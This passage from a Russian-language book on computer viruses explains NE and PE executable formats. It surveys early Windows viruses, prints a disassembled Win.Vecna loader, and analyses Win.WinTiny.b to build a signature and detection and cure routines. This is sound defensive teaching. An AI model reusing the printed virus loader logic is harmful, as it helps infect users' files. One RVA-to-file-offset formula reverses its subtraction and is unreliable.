- 1 – ссылка на *ординал* (порядковый номер) импортируемого объекта;
- 2 – ссылка на имя импортируемого объекта;
- 3 – floating point fixup;
- 4 – добавляемая ссылка.

Перемещаемые ссылки играют очень важную роль при организации межсегментных переходов, в том числе и тех, которые происходят при обращении к системным сервисам. Обращение к сервисам может происходить как по порядковому номеру (по ординалу) вызываемой функции в библиотеке, так и по имени. Насколько можно судить по результатам исследования NE-программ, входящих в дистрибутив Windows 3.X, в этой операционной системе второй способ или совсем не используется, или используется крайне редко[1].

Изучим правила применения перемещаемых ссылок на примере организации команд межсегментного перехода. Поскольку абсолютный адрес точки перехода становится известен только после загрузки программы в память, то код команд «длинной» передачи управления

```
db   0EAh      ; JMP
dw   ????      ; Неизвестное смещение
dw   ????      ; Неизвестный сегмент
```

и

```
db   09Ah      ; CALL
dw   ????      ; Неизвестное смещение
dw   ????      ; Неизвестный сегмент
```

нуждается в дополнительной настройке – в процессе загрузки необходимо поместить на место неизвестных смещений и сегментов конкретные числовые значения. Чтобы не раздувать размеры таблицы, авторы Windows решили сэкономить на ссылках. Например, если в сегменте присутствуют несколько вызовов одной и той же внешней (располагающейся в другом сегменте) процедуры, то в таблице имеется «строка» только для описания одной, самой первой такой ссылки. Но зато слово смещения в этой ссылке указывает на следующую ссылку, соответствующую той же внешней процедуре, та, в свою очередь, – на следующую... и так далее, пока в слове смещения не встретится признак конца цепочки – слово 0FFFFh:

```
 100F1 9AE8010000 call KERNEL.89 ; Это функция LSTRCAT
.101E7 9AF8010000 call KERNEL.89
.101FA 9AFFFF0000 call KERNEL.89 ;   последняя ссылка в цепочке
```

Таким образом, при запуске программы Windows по одной «строке» таблицы единым махом настраивает несколько (иногда очень

[1] Зато, вероятно, подобный категоричный вывод не относится к OS/2.

много!) ссылок. Разумеется, если в файле присутствует единственное обращение по какой-то внешней ссылке, то значение смещения сразу должно быть 0FFFFh.

4.2.1.3. Таблицы описания импорта

NE-программа содержит (см. поле «ne_modtab») список имен внешних модулей (например, динамических библиотек), имеющий следующий формат:

```
rs_len          db N        ; N - длина строки
rs_string db N dup (?)      ; N символов строки
```

Также имеется вспомогательная таблица (см. поле «ne_imptab»), содержащая 16-битовые смещения этих имен относительно начала таблицы. Это сделано для ускорения работы загрузчика NE-программ в память. Выполняя свою работу, загрузчик сканирует таблицу перемещаемых ссылок, и если обнаруживает запись, ссылающуюся на какой-либо внешний объект, то извлекает из нее индекс модуля, содержащего этот объект, по индексу сразу находит в таблице описания импорта конкретное имя (например, «KERNEL») и по порядковому номеру (по ординалу) этого объекта в этом модуле помещает в нужную ячейку памяти нужный адрес.

4.2.2. Организация вирусов для Windows 3X

Ввиду своей малочисленности почти все вирусы для Windows 3X в чем-то оригинальны и, как правило, содержат особенности, отличающие их от «сородичей». Но и какие-то общие черты в них, конечно, наблюдаются.

Прежде всего большинство таких вирусов (но не все!) для выполнения файловых операций обращаются не к Win API, а к сервисам MS-DOS (прерывание 21h).

Другая общая черта заключается в том, что вирусы, как правило, сильно стеснены в пространстве под свои временные переменные. Точнее, им крайне нежелательно использовать сегмент данных заражаемой программы. Поэтому они либо размещают свои временные данные в стеке, либо выделяют для своих служебных нужд в системной памяти специальный сегмент, пользуясь для этого сервисами DPMI (прерывание 31h).

Наконец, получение управления обычно производится коррекцией значения 32-битового поля «ne_csip» в NE-заголовке. Это поле состоит из двух независимых 16-битовых фрагментов: в одном из них

хранится индекс (порядковый номер в таблице сегментов) программной секции, соответствующей кодовому сегменту, а в другом – смещение точки входа внутри этого сегмента. Таким образом, «программа-минимум» по обезвреживанию вируса сводится к восстановлению прежнего значения этого поля.

Одним из первых (а может быть, и самым первым) вирусом для Windows 3X можно считать **Win.Vir_1_4**, созданный еще в 1992 году неким жителем Голландии по имени Масуд Кафир. По современным понятиям, это был «недовирус», так как внедряться в файл и перехватывать управление он уже умел, а возвращать управление «жертве» – еще нет. Поэтому вирус при запуске быстренько выполнял свои «нехорошие» действия, затем удалял себя из файла «жертвы» и... просто тихо завершался. Когда же удивленный и обеспокоенный пользователь пытался повторно запустить «непослушную» программу, та вполне нормально исполнялась, ведь вируса-то в ней уже не было.

«Нормальные» вирусы появились несколько позже. Рассмотрим некоторые из них.




Рис. 4.9 ❖ Принципы заражения NE-программ

Вирусы семейства **Win.AEP** (известные также как **Win.Vik**) внедрялись в NE-программу достаточно сложным образом: они сдвигали все секции, расположенные после секции кодового сегмента, в на-

правлении к концу файла, расширяли секцию кодового сегмента за счет образовавшегося пространства и размещали там свой код. Соответственно, при этом приходилось пересчитывать значения почти всех полей NE-заголовка и всех служебных таблиц. Поскольку вирус располагался в общем с программой кодовом сегменте, то передача управления «жертве» выполнялась элементарно – при помощи команды внутрисегментного «JMP».

Коллекционный вирус **Win.Vecna** (он же **Win.Bonk**) пользовался тем обстоятельством, что размеры всех секций выравнены на длину логического сектора – она кодируется в поле «ne_align» заголовка и обычно составляет 512 байт. Если в конце кодовой секции оставалось по крайней мере 152 неиспользованных байта, вирус помещал в это пространство «загрузчик», а сам приписывался к концу файла. Получив управление, загрузчик создавал при помощи сервисов DPMI в памяти новый сегмент, считывал в него основное тело вируса и, наконец, передавал туда управление. Вот листинг «загрузчика», демонстрирующий приемы работы с памятью (через DPMI-сервисы) и с файлами (средствами MS-DOS), характерные не только для **Win.Vecna**, но и для других вирусов:

```
0F72          pusha
0F73          mov  ax, 'BO'      ; Пароль
0F76          int  21h
0F78          cmp  ax, 'NK'      ; Проверка отзыва
0F7B          jz   loc_F85       ; Вирус уже в памяти
0F7D          push ds
0F7E          push es
0F7F          push cs
0F80          call sub_F92
0F83 loc_F83:
0F83          pop es
0F84          pop ds
0F85 loc_F85:
0F85          popa
0F86          push 000Ch         ; Адрес старой точки входа
0F89          retn               ; Возврат управления жертве
0F8A loc_F8A:
0F8A          add sp, 2
0F8D loc_F8D:
0F8D          add sp, 0Ah
0F90          jmp short loc_F83

0F92 sub_F92:
0F92          mov  ax, 501h      ; Сервис "выделить блок памяти"
0F95          mov  cx, 138Eh     ; Младшее слово размера блока
0F98          xor  bx, bx        ; Старшее слово размера блока
```

```
0F9A        push bx
0F9B        push cx
0F9C        push bx
0F9D        push cx
0F9E        int  31h            ; Выполнить DPMI-сервис
0FA0        jb   loc_F8A
0FA2        push bx
0FA3        push cx
0FA4        sub  ax, ax         ; Сервис "создать локальные дескрипторы"
0FA6        mov  cx, 1          ; Количество дескрипторов
0FA9        int  31h
0FAB        mov  bx, ax         ; BX := селектор дескриптора
0FAD        mov  ax, 7          ; Сервис "установить базу сегмента"
0FB0        pop  dx
0FB1        pop  cx
0FB2        int  31h            ; При возврате BX := селектор
0FB4        mov ax, 8           ; Сервис "установить лимит сегмента"
0FB7        pop dx              ; Младшее слово лимита сегмента
0FB8        pop cx              ; Старшее слово лимита сегмента
0FB9        int 31h
0FBB        mov ax, 9           ; Сервис "установить права доступа к сегменту"
0FBE        mov cx, 0FFh        ; Все возможные флаги доступа
0FC1        int 31h
0FC3        pop  dx
0FC4        pop  cx
0FC5        push bx
0FC6        push 30Ah           ; Адрес в сегменте для передачи управления
0FC9        push dx
0FCA        push cx
0FCB        mov  ax, 0Ah        ; Сервис "скопировать дескриптор", AX := копия
0FCE        int  31h
0FD0        pop  cx
0FD1        pop  dx
0FD2        mov  bx, 8          ; Сервис "установить лимит сегмента"
0FD5        xchg ax, bx
0FD6        int  31h
0FD8        push bx
0FD9        call near ptr loc_FE9
            db   'FILENAME.EXE',0 ; Имя зараженного файла
0FE9 loc_FE9:
0FE9        pop  dx
0FEB        pop  ds
0FEC        mov  ax, 3D00h      ; Открыть зараженный файл
0FEF        int  21h
0FF1        jb   loc_F8D
0FF3        xchg ax, bx
0FF4        mov  ax, 4202h      ; Переместиться на код вирусного "хвоста"
0FF7        mov  cx, 0FFFFh
0FFA        mov  dx, 0FCC0h
0FFD        int  21h
```

```
0FFF        mov  ah, 3Fh        ; Читать код вируса в новый сегмент
1001        pop  ds
1002        xor  dx, dx
1004        mov  cx, 340h       ; Длина вирусного "хвоста"
1007        int  21h
1009        retf                ; Выполнить переход в новый сегмент
```

Самый простой метод заражения NE-программ был использован в вирусе **Win.WinTiny**. Этот вирус создавал в файле дополнительную секцию с характеристиками кодового сегмента и размещал в ней свой код. При этом приходилось добавлять к таблице сегментов новую «строку». Автор вируса поступил оригинально, расширяя эту таблицу не «вниз» (что повлекло бы за собой необходимость сдвигать и пересчитывать все остальные служебные поля и таблицы), а в сторону начала файла, использовав для расширения небольшой «люфт» между NE-заголовком и началом таблицы. «Люфт» образовывался за счет того, что «верхняя половина» NE-заголовка (включая сигнатуру «NE» и некоторые поля) искусственно сдвигалась вирусом на 8 байтов в сторону MZ-заголовка, в область, принадлежащую DOS-заглушке.

4.2.3. Анализ конкретного вируса и разработка антивирусных процедур

Пусть объектом для наших экспериментов послужит вирус **Win.WinTiny.b**. Анализ вируса необходимо начинать с содержимого полей NE-заголовка, расположенного в файле по «нестандартному» смещению 88h:

- количество сегментов в файле – 3;
- ne_segtab=40h, следовательно, таблица сегментов в файле располагается по смещению 88h+40h=C8h;
- ne_csip=30000h, следовательно, точка входа располагается в 3-м сегменте по смещению 0;
- ne_align=9, следовательно, длина логического сектора равна 512 байтов.

Взглянем также на таблицу сегментов:

- сегмент 1 – содержит код программы, начинается с логического сектора 1 и имеет длину 7CCh байтов;
- сегмент 2 – содержит данные программы, начинается с логического сектора 6 и имеет длину 274h байта;
- сегмент 3 – содержит код вируса, начинается с логического сектора 0Ch и имеет длину 2DBh байтов.

Рассчитаем положение точки входа в зараженную программу: вирусный сегмент в файле расположен по адресу 0Ch*512=1800h, а смещение первой вирусной команды равно 0. Именно там и расположен стартовый фрагмент вируса, вот он:

```
30000: 9C                  pushf
30001: 60                  pusha
30002: 1E                  push    ds
30003: 06                  push    es
30004: B88616              mov     ax,01686      ; Доступны ли сервисы
30007: CD2F                int     02F           ; DPMI ?
30009: 08C0                or      ax,ax
3000B: 7409                je      .000030016    ; Продолжить работу вируса
3000D: 07                  pop     es
3000E: 1F                  pop     ds
3000F: 61                  popa
30010: 9D                  popf
30011: EA0000FFFF  jmp     0FFFF:00000           ; Возврат управления "жертве"
30016:                     ...
```

Этот фрагмент снабдит нас байтами для сигнатуры, и пусть в нее войдут первые 10 байтов фрагмента.

Если посмотреть объективно, то это – не лучший выбор, по крайней мере для «коммерческого» антивируса. Дело в том, что исходный текст рассматриваемого вируса был первоначально опубликован в австралийском вирусописательском электронном журнале «Vlad», а позже был воспроизведен в некоторых печатных изданиях. Велика вероятность, что если какой-нибудь не особенно трудолюбивый пакостник возьмет этот текст в качестве основы для своего «опуса», то начальные фрагменты «опуса» и оригинала будут совпадать. Тем не менее для нас это не принципиально, поэтому в качестве сигнатуры примем: «9C 60 1E 06 B8 86 16 CD 2F 0B».

Также, анализируя фрагмент, можно прийти к выводу, что в вирусе в дальнейшем планируется работа с памятью средствами DPMI.

Итак, после поверхностного взгляда на приведенный фрагмент загадкой остается лишь одна подробность: адрес перехода на оригинальный код «жертвы». По формату команды «JMP» можно заключить только, что этот адрес будет помещен на свое законное место в процессе загрузки программы в память, и взят будет этот адрес из таблицы перемещаемых ссылок. Заглянем в «хвост» вирусного сегмента, для этого по файловому адресу 1800h+2DBh=1ADBh прочитаем 16-битовое слово со значением 1 (это количество перемещаемых ссылок в сегменте) и, наконец, саму ссылку:

- nr_stype=3, следовательно, ссылка представляет собой пару вида {сегмент:смещение};

- nr_flags=04 – признак «добавляемой» ссылки;
- nr_soff=12h – положение ссылки в сегменте;
- nr_segno=1, следовательно, это ссылка на кодовый сегмент программы;
- nr_entry=0 – смещение в кодовом сегменте, куда направлена ссылка.

Таким образом, после загрузки в память команда «JMP» будет ссылаться на смещение 0 в сегменте 1 (то есть в кодовом сегменте программы).

По-прежнему будем считать, что справиться с вирусом помогут две процедуры: infected() – для проверки файла на «заразность», cure() – для удаления вируса из файла.

Первая из процедур должна сделать примерно то же, что мы только что выполнили самостоятельно, а именно проанализировать содержимое NE-заголовка, найти точку входа в зараженную программу и проверить наличие сигнатуры.

Вторая процедура может быть реализована по-разному. В простейшем случае она может просто забить значением 90h (это код команды «NOP») 17 байтов, начиная от первого байта вируса и до команды «JMP». Чуть-чуть более «продвинутое» лечение заключается в том, чтобы восстановить в NE-заголовке правильное значение поля, описывающее положение точки входа. Наконец, «программа-максимум» заключается в том, чтобы аккуратно «ликвидировать» все изменения, привнесенные вирусом в программный файл, – удалить вирусный сегмент, скорректировать таблицу сегментов, «сжать» заголовок и т. д.

Примеры процедур приведены в приложении.

4.3. Вирусы для 32-разрядных версий Windows

...Они были еще и прекрасны, эти чудовища! Они были настолько страшны и отвратны, что представлялись своего рода совершенством. Совершенством безобразия.

А. и Б. Стругацкие. «Волны гасят ветер»

Программные файлы, имевшие PE-формат, появились уже в начале 90-х годов вместе с Windows NT, но долгие годы эта операционная система фирмы Microsoft, очень дорогая и ресурсоемкая, была прак-

тически недоступна широкой компьютерной общественности. «Путевку в жизнь» PE-формат получил благодаря появлению и распространению в середине 90-х годов гораздо более простой, дешевой и демократичной операционной системы Windows 95, на этапе разработки и бета-тестирования известной как «проект Chicago».

Win9X.Boza (или **Bizatch**) – первый вирус, заражавший программные файлы PE-формата, появился через несколько месяцев после выхода официального релиза Windows 95. Авторство его принадлежит человеку по прозвищу Quantum – члену австралийской вирусописательской группы со вполне славянским наименованием «Vlad». Исходный текст вируса был опубликован в электронном журнале с аналогичным названием. Скомпилированные варианты вируса и исходные тексты первоначально распространялись только между вирусописателями, из рук в руки, но вскоре стали доступны и вирусологам. Следует отметить, что вирус разрабатывался с использованием особенностей, присущих бета-версиям Windows 95, поэтому в «дикой природе» он практически не встречался. Но этого от него и не требовалось. Он доказал возможность существования вирусов для 32-разрядных версий Windows, до того момента отрицавшуюся специалистами. Вот как прореагировала на факт создания этого вируса пресса:

> *AUSTRALIAN computer hackers have brought computer giant Microsoft's vaunted Windows 95 program to its virtual knees. (Австралийские хакеры поставили Windows 95, расхваливаемую компьютерным гигантом Microsoft, на виртуальные колени.)*

Вскоре в «дикую природу» хлынул поток других вирусов, созданных другими людьми, но по образу и подобию **Win9X.Boza**. Эпоха вирусов, рассчитанных на 32- и 64-разрядные версии Windows, началась и продолжается по сей день.

Всего на момент написания этих строк известно около 2500 таких «козявок». Казалось бы, немного, ведь вирусов для MS-DOS во много раз больше. Но Windows-вирусы гораздо сложней по своей организации, для их написания совершенно недостаточно знания десятка-другого ассемблерных команд. Поэтому большинство таких вирусов созданы совсем не новичками в программировании. К их услугам подробные «справочники», «учебники» и «пособия», каковыми можно считать содержимое электронных журналов «Vlad», «29A» и «Xine», циклы статей от Z0mbiE, Lord Julus и Billy Belcebu и многие-многие другие материалы.

Вирусы для 32- и 64-битовых версий Windows – сложный, важный и очень интересный объект для изучения.

4.3.1. Формат файлов PE-программ

Этот формат был разработан фирмой Microsoft для 32-битовых Windows-программ, а основой для него послужил COFF-формат исполняемых файлов, используемый в UNIX. Он применяется в Windows не только для исполнимых программ (расширение «.EXE» или «.SCR»), но и для динамических библиотек (расширение «.DLL»), компонентов Панели управления (расширение «.CPL») и некоторых других объектов.

Программы, оформленные в PE-формате, традиционно представляют собой совокупность двух частей, одна из которых предназначена для вывода предупреждающего сообщения при попытке запустить такую программу в MS-DOS, а другая представляет собой собственно Windows-программу [12]. По-прежнему признак Windows-программы располагается в заголовке DOS-программы по смещению 18h, а ссылка на специфический Windows-заголовок может быть найдена по файловому смещению 3Ch.

Согласно фирменной документации от Microsoft, этот Windows-заголовок разделен на несколько частей, некоторые из которых считаются обязательными, некоторые – «опциональными» (то есть необязательными), а некоторые – «специфичными» для отдельных версий Windows. Тем не менее программ, в которых отсутствовали бы «необязательные» фрагменты заголовка, а «специфичные» имели бы какой-нибудь особенный формат, в природе не существует, поэтому мы будем рассматривать заголовок как единое целое.

При описании полей заголовка мы будем использовать термин «файловое смещение» для обозначения указателя на какой-нибудь объект внутри программного файла, а аббревиатуру «RVA» (Relative Virtual Address – относительный виртуальный адрес) для обозначения смещения какого-либо объекта относительно того адреса, с которого программный образ начинается в памяти. Имена полей заголовка соответствуют указанным в файле «WINNT.H».

```
; Часть 1 - "обязательная" часть заголовка
Signature               dd ? ; +00h - Уникальная сигнатура вида 'PE\0\0' (00004550h)
Machine                 dw ? ; +04h - Код рекомендуемого процессора
NumberOfSections        dw ? ; +06h - Количество секций в программе
TimeDateStamp           dd ? ; +08h - Дата и время создания программы
PointerToSymbolTable    dd ? ; +0Ch - Ссылка на таблицу символов отладочной
                                      информации
```

```
NumberOfSymbols          dd ? ; +10h - Количество символов отладочной информации
SizeOfOptionalHeader     dw ? ; +14h - Суммарный размер частей 2-4 PE-заголовка
                                       (0E0h)
Characteristics          dw ? ; +16h - Флаги характеристик программы
; Часть 2 - "необязательная" часть (однако присутствует всегда)
Magic                    dw ? ; +18h - Тип программного образа (10Bh или 20Bh)
MajorLinkerVersion       db ? ; +1Ah - Старшая часть версии компоновщика
MinorLinkerVersion       db ? ; +1Bh - Младшая часть версии компоновщика
SizeOfCode               dd ? ; +1Ch - Размер исполняемого кода программы
SizeOfInitializedData    dd ? ; +20h - Размер инициализированных данных в программе
SizeOfUninitializedData  dd ? ; +24h - Размер неинициализированных данных в программе
AddressOfEntryPoint      dd ? ; +28h - RVA точки входа относительно начала заголовка
BaseOfCode               dd ? ; +2Ch - RVA кодовой секции относительно начала
                                       заголовка
BaseOfData               dd ? ; +30h - RVA секции данных относительно начала заголовка
; Часть 3 - "специфичная" для Windows NT часть (однако присутствует и в Windows 9X)
ImageBase                dd ? ; +34h - Рекомендуемый адрес образа программы в памяти
SectionAlignment         dd ? ; +38h - Размер логического сектора в памяти
FileAlignment            dd ? ; +3Ch - Размер логического сектора в файле
MajorOperatingSystemVersion dw ? ; +40h - Номер версии рекомендуемой ОС
MinorOperatingSystemVersion dw ? ; +42h - Номер подверсии рекомендуемой ОС
MajorImageVersion        dw ? ; +44h - Номер версии программы
MinorImageVersion        dw ? ; +46h - Номер подверсии программы
MajorSubsystemVersion    dw ? ; +48h - Номер версии исполняющей подсистемы
MinorSubsystemVersion    dw ? ; +4Ah - Номер подверсии исполняющей подсистемы
Win32VersionValue        dd ? ; +4Ch - Не используется
SizeOfImage              dd ? ; +50h - Полный размер образа программы в памяти
SizeOfHeaders            dd ? ; +54h - Суммарный размер всех заголовков
CheckSum                 dd ? ; +58h - Контрольная сумма байтов файла
                                       (не используется)
Subsystem                dw ? ; +5Ch - Тип требуемой исполняющей подсистемы
DllCharacteristics       dw ? ; +5Eh - Не используется
SizeOfStackReserve       dd ? ; +60h - Размер стека с учетом возможного расширения
SizeOfStackCommit        dd ? ; +64h - Первоначальный размер стека
SizeOfHeapReserve        dd ? ; +68h - Размер динамической памяти с учетом
                                       расширения
SizeOfHeapCommit         dd ? ; +6Ch - Первоначальный размер динамической памяти
LoaderFlags              dd ? ; +70h - Не используется
NumberOfRvaAndSizes      dd ? ; +74h - Количество "строк" в таблице объектов
; Часть 4 - таблица объектов (можно считать ее частью заголовка)
ExportTableRVA           dd ? ; +78h - RVA таблицы экспорта
ExportTableSize          dd ? ; +7Ch - Размер таблицы экспорта
ImportTableRVA           dd ? ; +80h - RVA таблицы импорта
ImportTabeSIze           dd ? ; +84h - Размер таблицы импорта
ResourceTableRVA         dd ? ; +88h - RVA таблицы ресурсов
ResourceTableSize        dd ? ; +8Ch - Размер таблицы ресурсов
ExceptionTableRVA        dd ? ; +90h - RVA таблицы исключений
ExceptionTableSize       dd ? ; +94h - Размер таблицы исключений
SecurityTableRVA         dd ? ; +98h - RVA таблицы безопасности (не используется)
```

```
SecurityTableSize       dd ? ; +9Ch - Размер таблицы безопасности (не используется)
FixupsTableRVA          dd ? ; +A0h - RVA таблицы перемещаемых ссылок
FixupsTableSize         dd ? ; +A4h - Размер таблицы перемещаемых ссылок
DebugTableRVA           dd ? ; +A8h - RVA таблицы отладочной информации
DebugTableSize          dd ? ; +ACh - Размер таблицы отладочной информации
DescriptionRVA          dd ? ; +B0h - RVA строки описания
DescriptionSize         dd ? ; +B4h - Размер строки описания
MachineDataRVA          dd ? ; +B8h - RVA блока машинозависимой информации
MachineDataSize         dd ? ; +BCh - Размер блока машинозависимой информации
TLSRVA                  dd ? ; +C0h - RVA локальной области данных потока
TLSSize                 dd ? ; +C4h - Размер локальной области данных потока
LoadConfigRVA           dd ? ; +C8h - Не используется
LoadConfigSize          dd ? ; +CCh - Не используется
BoundImportRVA          dd ? ; +D0h - RVA таблицы bound-импорта
BoundImportSize         dd ? ; +D4h - Размер таблицы bound-импорта
IATRVA                  dd ? ; +D8h - RVA блока IAT
IATSize                 dd ? ; +DCh - Размер блока IAT
                        dd ? ; +E0h - Не используется
                        dd ? ; +E4h - Не используется
                        dd ? ; +E8h - Не используется
                        dd ? ; +Ech - Не используется
                        dd ? ; +F0h - Не используется
                        dd ? ; +F4h - Не используется
```

С появлением 64-битовых версий операционных систем и 64-битовых прикладных программ возникла необходимость в коррекции этого формата. Фирма Microsoft сохранила общую структуру всех заголовков, только некоторые поля в них «выросли» с 4 до 8 байтов и, соответственно, поменяли местоположение. «Старый» формат характеризуется константой 10Bh в поле «Magic», а «новый» – константой 20Bh. Впрочем, пока подлинно 64-битовых прикладных программ (как и вирусов для них) очень мало. Несмотря на свою «64-битовость», самые современные версии Windows выполняют преимущественно «старые» PE-программы.

4.3.1.1. PE-программы на диске и в памяти

И в том, и в другом случае PE-программы представляют собой набор секций, среди которых можно отметить:

- область («псевдосекцию») заголовков;
- секцию кода;
- секцию данных;
- секцию инициализированных данных;
- секцию отладочной информации и прочее.

Количество секций (без учета «псевдосекции») указывается в поле «NumberOfSections» заголовка. Параметры секций (их местоположе-

ние, размер, флаги свойств, символическое имя и т. п.) описываются в специальной «таблице секций», речь о которой пойдет дальше.

Как правило, компиляторы и компоновщики строят PE-программы так, что каждая секция содержит однородную информацию, например или только код, или только данные. Для дифференциации типов данных каждой секции ставятся в соответствие битовые флаги свойств: флаг разрешения чтения из секции, флаг разрешения записи в нее, флаг разрешения исполнения содержащегося в секции кода и прочее. Тем не менее ничто не мешает иметь всего одну секцию со всевозможными установленными флагами, содержащую одновременно и код, и данные, и прочую информацию. Но распространенные компиляторы и компоновщики так не поступают. Наоборот, имеется тенденция введения «внутрифирменных» стандартов. Например, Microsoft выделяет несколько типов содержимого, хранящегося в различных секциях: тип «.text» для исполнимого кода, «.data» для данных, «.idata» для констант и т. п. А Borland строит секции с именами «CODE» для исполнимого кода и «DATA» для данных. С точки зрения загрузчика, для 99.99% Windows-программ эти символические имена ничего не значат. Можно поменять их местами, исправить «.text» на «.melody», произвести еще какие-нибудь «шалости» с именами секций, но на загрузку и исполнение программы это никак не повлияет. Представителем оставшихся 0.01% является, например, динамическая библиотека «OLEAUT32.DLL», в которой символические имена секций изменять нельзя, так как они используются кодом самой библиотеки. Но такие примеры единичны.

Образ PE-программы, хранящийся в дисковом файле, разделен на логические секторы. Размер такого сектора указан в поле «FileAlignment» заголовка (обычно это 512 байтов). Каждый структурный элемент программы (служебная область заголовков, кодовая секция, секция данных и т. п.) размещается с начала некоего логического сектора, и под него всегда выделяется целое число секторов. Даже если содержимое какого-нибудь структурного элемента реально занимает мало места (например, всего один байт), под этот элемент все равно будет выделен целый логический сектор (а 511 байтов в его «хвосте» останутся неиспользованными).

После загрузки программы в память она также оказывается разделена на логические секторы, но размер этих секторов другой. Он указывается в поле «SectionAlignment» заголовка, и его типичные значения – 4096 или 65 536 (если программа собрана компоновщиком фирмы Borland) байтов.

Все структурные элементы программы, включая «область заголовков» (содержащую, кроме собственно заголовка, массу служебных таблиц), присутствуют и в файле, и в памяти, причем если программный файл сгенерирован «нормальным» компоновщиком, то размещаются в одном и том же порядке.




Рис. 4.10 ❖ PE-программы на диске и в памяти

Адрес, соответствующий началу программы в памяти (первому байту DOS-заголовка), обычно соответствует значению поля «ImageBase», но может и отличаться от него. В этом случае становится актуальной таблица перемещаемых ссылок, на которую указывает поле «FixupsTableRVA» таблицы объектов. Впрочем, не без оснований считается, что таблица перемещаемых ссылок присутствует только у динамических библиотек, которым «гулять» по памяти сам Билл Гейтс велел. А обычные исполняемые программы такой таблицы просто не содержат, и если по какой-либо причине у них не получается загрузиться по адресу, указанному в поле «ImageBase», то они не загружаются вообще[1].

Для программ, ориентированных исключительно на Windows NT, в поле «ImageBase» может быть указано какое-нибудь «маленькое» значение (например, 100000h), и поэтому в Windows 9X они не запустятся. Таких программ очень мало, чаще всего это системные ути-

[1] Для Windows Vista/7 это уже не так.

литы, входящие в дистрибутивную поставку Windows NT. Напротив, «универсальные» программы обычно имеют в этом поле значение, большее или равное 400000h, и такие программы смогут стартовать в любой операционной системе.

4.3.1.2. Таблица секций

Эта очень важная служебная структура размещается сразу вслед за заголовком, то есть практически всегда по смещению 0F8h от начала «старого» PE-заголовка. Впрочем, программисты фирмы Microsoft рекомендуют вычислять это значение как сумму RVA «необязательной» части заголовка и ее длины, хранящейся в поле «SizeOfOptionalHeader».

В «строках» этой таблицы размещается информация о программных секциях. Обратите внимание, что информация о какой-либо секции может в таблице присутствовать, а самой секции в программном файле может не оказаться. И наоборот, есть по крайней мере одна «секция», которая не описана в этой таблице, но обладает всеми свойствами секции, присутствует и на диске, и в памяти, – это служебная «псевдосекция» заголовков.

Вот формат одной «строки» таблицы секций:

```
Name                 db 8 dup(?) ; +00h - Наименование секции
VirtualSize          dd ?        ; +08h - Размер секции в памяти
VirtualAddress       dd ?        ; +0Ch - RVA секции в памяти
SizeOfRawData        dd ?        ; +10h - Размер секции на диске
PointerToRawData     dd ?        ; +14h - Файловое смещение секции
PointerToRelocations dd ?        ; +18h - Не используется
PointerToLinenumbers dd ?        ; +1Ch - Не используется
NumberOfRelocations  dw ?        ; +20h - Не используется
NumberOfLinenumbers  dw ?        ; +22h - Не используется
Characteristics      dd ?        ; +24h - Битовые флаги, характеризующие секцию
```

В поле «Name» располагается как раз то самое «никому не нужное» (кроме динамической библиотеки «OLEAUT32.DLL») символическое имя секции. Если имя имеет длину менее 8 символов, то последние байты имеют нулевое значение.

Поля «VirtualSize» и «SizeOfRawData» содержат значения, соответствующие целому количеству логических секторов. «Полезная» информация почти всегда занимает лишь часть секции, и в этом случае в конце ее образуется неиспользуемое пространство.

Одновременное присутствие в таблице полей «VirtualAddress» и «PointerToRawData» позволяет сделать вполне логичный вывод о том, что порядок размещения секций в памяти и на диске может не

совпадать. Но, как мы уже отмечали ранее, компоновщики, входящие в состав распространенных систем программирования, не склонны к подобным «акробатическим этюдам» и размещают секции в файле в том порядке, в каком они будут потом загружены в память. Местоположение «псевдосекции» заголовков в дисковом файле определяется содержимым двойного слова со смещением 3Ch, а в памяти – содержимым поля «ImageBase».

При сканировании PE-программ антивирусами часто приходится решать следующую задачу: известен RVA (относительный виртуальный адрес) некоторого объекта в памяти, требуется найти его местоположение Position в программном файле. Задача решается в результате выполнения следующих действий:

- сначала сканируется таблица секций и определяется секция, внутри которой находится объект, то есть та секция, для которой RVA ≥ VirtualAddress, но при этом RVA < VirtualAddress+ +VirtualSize;
- для этой секции определяется смещение объекта относительно ее начала Delta := VirtualAddress – RVA;
- искомая файловая позиция рассчитывается как сумма местоположения секции на диске и определенного на предыдущем шаге смещения Position:=PointerToRawData+Delta.

В поле «Characteristics» таблицы секций устанавливаются битовые флаги, некоторые из которых мы сейчас перечислим: 20h – секция содержит программный код; 40h – секция содержит инициализированные данные; 80h – секция содержит неинициализированные данные; 200h – секция содержит комментарии или какую-нибудь другую вспомогательную информацию; 800h – секция не предназначена для загрузки в память; 02000000h – разрешено удаление содержимого секции из оперативной памяти; 20000000h – разрешено исполнение кода, находящегося в разделе; 40000000h – разрешено чтение из раздела; 80000000h – разрешена запись в раздел.

